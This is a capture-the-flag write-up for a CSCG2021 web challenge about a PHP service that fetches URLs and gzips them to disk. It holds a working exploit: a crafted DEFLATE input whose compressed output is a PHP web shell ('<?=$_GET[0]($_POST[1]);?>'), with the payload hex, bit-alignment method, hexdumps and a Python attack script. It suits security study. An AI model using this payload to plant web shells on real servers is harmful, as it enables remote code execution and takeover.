Deflate All the Things

Category: Web
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Solved: Yes
Subjective Difficulty: 🔥🔥🔥🔥

WriteUp:

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
This was a challenge in the CSCG2021 Competition.

📃 Challenge Description:


A cool service for you that should have existed in 1999

🔎 Research:

We are given a zip file containing the sources to deploy our own server. A quick look into the files shows that the flag is stored in the `flag.php` file:



Okay, lets take a look on the website.



Here we can enter an url that will be fetched and `gzipped` to a file. This file is stored on the server and we could download it if we want. Here is the source code for this part:

```php
<?php
error_reporting(E_ALL);
session_start();


if (!isset($_SESSION['userid'])) {
```

```
    die("No userid set. Call index.php first to set the cookie");
  }

if (!isset($_POST["url"])) {
    die("No url set");
}
$url = $_POST["url"];

$ext = ".txt.gz";

if (isset($_POST["ext"])) {
    if (preg_match("/([.a-z0-9]{3,10})/", $_POST["ext"], $matches) == 1) {
        $ext = $matches[0];
    }
}

if (strpos($ext, "..") !== FALSE) {
    die("Hacking!");
}

if (!file_exists('uploads')) {
    mkdir('uploads', 0777, true);
}

$user_dir = 'uploads/' . $_SESSION['userid'] . "/";

if (!file_exists($user_dir)) {
    mkdir($user_dir, 0777, true);
}

if (substr( $url, 0, 7 ) !== "http://" && substr( $url, 0, 8 ) !== "https://") {
    die("Invalid url!");
}

$data_to_compress = file_get_contents($url);
$data_to_compress = "----------- CREATED WITH GZIP PACKER V0.1  ----------------
---\n" . $data_to_compress;

// We dont like XSS, filter the worst chars
$data_to_compress = str_replace("<", "&lt;", $data_to_compress);
$data_to_compress = str_replace(">", "&gt;", $data_to_compress);

$output_file = $user_dir  . 'outputfile' . $ext;

$gz = gzopen($output_file,'w9');
gzwrite($gz, $data_to_compress);
gzclose($gz);

echo "<a href='" . $output_file . "'>Download file</a>";
```

So as it turns out we can not bypass the extension or ulr filter to get a LFI, we have to somehow inject a webshell in the `gzipped` file on the server so we can execute commands when accessing it.

📝 Vulnerability Description:

The program only checks for script tags `<` and `>` in the uncompressed data. This prevents RCE when using a payload that is `gzipped` to a stored block. However, when crafting a payload that does not have `<` or `>` in it, meaning that it is `gzipped` to either a fixed or dynamic block, and this block contains `<` or `>` in its `gzipped` output, we can bypass this filter.

Exploit Development:

For our webshell that will be injected in the `gzipped` file we will use an already engineered payload for a fixed huffman encoding from idontplaydarts:

```
# Input data to DEFLATE - raw version (" escaped for syntax coloring)
$ php -r "echo hex2bin('03a39f67546f2c24152b116712546f112e29152b2167226b6f5f5310') . PHP_EOL;"
��gTo,$▯+▯g▯To▯.)▯+!g\"ko_S▯

# Input data to DEFLATE - hexdump version (" escaped for syntax coloring)
$ php -r "echo hex2bin('03a39f67546f2c24152b116712546f112e29152b2167226b6f5f5310') . PHP_EOL;" | hexdump -C
00000000  03 a3 9f 67 54 6f 2c 24  15 2b 11 67 12 54 6f 11  |...gTo,$.+.g.To.|
00000010  2e 29 15 2b 21 67 22 6b  6f 5f 53 10 0a           |.).+!g\"ko_S..|

# DEFLATE output
$ php -r "echo gzdeflate(hex2bin('03a39f67546f2c24152b116712546f112e29152b2167226b6f5f5310')) . PHP_EOL;"
c^<?=$_GET[0]($_POST[1]);?>X
```

NOTE that `<?=` is a shortcut for `<?php echo`.
So with this payload we can execute any arbitrary *php function* with any arbitrary *parameter*. For our use cases the `shell_exec` function is exactly what we want so we can emulate a web shell through that. We specify this function in the GET parameter with the key `'0'`, and the parameter for this function in the POST body with the key `'1'`.

As our payload is prepended with the string `"----------- CREATED WITH GZIP PACKER V0.1 -------------------\n"` , we cannot simply use the payload above *as it is*. The problem is, the web shell payload is designed to work when `deflating` it at the beginning. The deflate algorithm describes the start of each *block* in a `deflated` stream as follows:

```
Each block of compressed data begins with 3 header bits
containing the following data:

   first bit       BFINAL
   next 2 bits     BTYPE

Note that the header bits do not necessarily begin on a byte
boundary, since a block does not necessarily occupy an integral
number of bytes.


 BFINAL is set if and only if this is the last block of the data
 set.

 BTYPE specifies how the data are compressed, as follows:

    00 - no compression
    01 - compressed with fixed Huffman codes
    10 - compressed with dynamic Huffman codes
    11 - reserved (error)
```

So the first `3` bits in a new block describes if the block is the last block and what *blocktype* is used. When `gzipping` our web shell payload, the start of the block would look like

```
0b01100011 #web shell starts at 4rd bit
0b01011110
```

with the 1 at the end marking this block as the last block and the 01 afterwards indicating this block as a *fixed block*.

Though when `gzipping` the web shell with the prepended string, this alignment is destroyed. We can see that the web shell compression starts at the 5rd bit:

```
0b11000101 #web shell starts at 5rd bit**
0b10111100
```

To fix that, lets take a look on how `deflate` compresses data using the fixed huffman encoding:

```
3.2.6. Compression with fixed Huffman codes (BTYPE=01)

   The Huffman codes for the two alphabets are fixed, and are not
   represented explicitly in the data.  The Huffman code lengths
   for the literal/length alphabet are:

             Lit Value    Bits        Codes
             ---------    ----        -----
               0 - 143     8          00110000 through
                                      10111111
             144 - 255     9          110010000 through
                                      111111111
             256 - 279     7          0000000 through
                                      0010111
             280 - 287     8          11000000 through
                                      11000111
```

So literal values from `144` till `255` are represented as 9bit codes going from `0b110010000` till `0b111111111`. Knowing this we can prepend our web shelll payload 6 *nine-bit literals* , to align the start of the web shell payload to the original 4rd bit. I choosed `\x90\x91\x92\x93\x94\x95\x93` as my 6 *nine-bit literals*, and we can see that the web shell payload is aligned to the 4rd bit again:

```
0b01100110 #web shell starts at 4rd bit, same as original**
0b01011110
```

So our final payload looks like this:

```
tizian@tizian-vm1:~/CTF/CSCG2021/web/deflate_all_the_things$ hexdump -C webshell.txt
00000000  90 91 92 93 94 95 93 03  a3 9f 67 54 6f 2c 24 15  |.........gTo,$.|
00000010  2b 11 67 12 54 6f 11 2e  29 15 2b 21 67 22 6b 6f  |+.g.To..).+!g"ko|
00000020  5f 53 10                                          |_S.|
00000023
tizian@tizian-vm1:~/CTF/CSCG2021/web/deflate_all_the_things$
```

When this payload is `gzipped` on the server, it is giving us the web shell:

```
root@53aeed003ce7:/var/www/site/uploads/pnc6dbbwjqxqn9hrxzi28ory# hexdump -C outputfile.php
00000000  1f 8b 08 00 00 00 00 00  02 03 d2 d5 85 03 05 e7  |................|
00000010  20 57 c7 10 57 17 85 70  cf 10 0f 05 f7 28 cf 00  | W..W..p.....(..|
00000020  85 00 47 67 6f d7 20 85  30 03 3d 43 05 05 5d 4c  |..Ggo. .0.=C..]L|
00000030  c0 35 61 e2 a4 c9 53 a6  4e 66 5e 3c 3f 3d 24 5f  |.5a...S.Nf^<?=$_|
00000040  47 45 54 5b 30 5d 28 24  5f 50 4f 53 54 5b 31 5d  |GET[0]($_POST[1]|
00000050  29 3b 3f 3e 58 00 00 00  00 ff ff 03 00 39 43 3f  |);?>X........9C?|
00000060  f7 62 00 00 00                                    |.b...|
00000065
```


Exploit Program:

```
import requests
import sys
import re
import gzip
import sys
```

```
if(len(sys.argv) < 4):
    print("Usage: python3 xtool.py <webapp-uri> <upload-uri> <ext>")
    sys.exit(0)

url = str(sys.argv[1])

#get user_id cookie
def get_user_id_cookie(s):
    s.get(url)

def parse_error(r):
    if(not r.ok):
        return "Not OK"
    if("Invalid" in r.text):
        return "Invalid"
    elif("userid" in r.text):
        return "userid"
    elif("Hacking" in r.text):
        return "Hacking"
    return ""

def compress_request(s, cookies, headers, file_uri, ext, data):
    r = s.post(url+"compress.php", data=data, cookies=cookies, headers=headers)

    error = parse_error(r)
    if(error):
        print(error)
        sys.exit(0)
    return r

def extract_download_link(r):
    link = re.findall("href='.*?'", r.text)
    if(link):
        return url + link[0].replace("'","").replace("href=","")

def decompress_file(s, link_to_file):
    r = s.get(link_to_file)
    d = gzip.decompress(r.content)
    return d.decode('utf-8')

cookies = {}
headers = {}

file_uri = str(sys.argv[2]).encode("utf-8")
ext = str(sys.argv[3])
print("webapp: {0}".format(str(url)))
print("file_uri: {0}".format(str(file_uri)))
print("ext: {0}".format(str(ext)))

data = {"url": file_uri, "ext": ext}

s = requests.Session()
get_user_id_cookie(s)
print("Set user_id cookie")
r = compress_request(s, cookies, headers, file_uri, ext, data)
print("Sent compress request...")
link = extract_download_link(r)
```

```python
print("Decompressing file {0}".format(str(link)))
c = decompress_file(s, link)
print("Decrompressed output: \n{0}".format(str(c)))
```

Run Exploit:



FLAG: CSCG{I_h0pe_y0u_f0und_th3_sh0rt_tags_(btw_idea_was_from_CVE2020_11060)}

Possible Prevention:

To prevent this exploit, one should also scan the compressed `gzipped` output and take actions if something like `<?` occurs in the output. This can be lead to false positives, but a `<?` sequence inside the compressed data is without a specially crafted input very unlikely.

Summary / Difficulties:

Personally i enjoyed this challenge a lot! The context of a real CVE made this challenge also very interesting. I learned a lot about the zlib internals and had a lot of fun reversing the deflate algorithm. Generally said there would have been so much more approaches to solve this challenge, that this challenge is very valuable for CTF players.

Further References:

[RFC 1951 - DEFLATE Compressed Data Format Specification version 1.3]

[Playing with GZIP: RCE in GLPI (CVE-2020-11060)]

[Revisiting XSS payloads in PNG IDAT chunks]

[Deflate Format: differences between type blocks]

[Encoding Web Shells in PNG IDAT chunks]

Used Tools:

- pwntools
- python
- pre existing webshell payload from [here]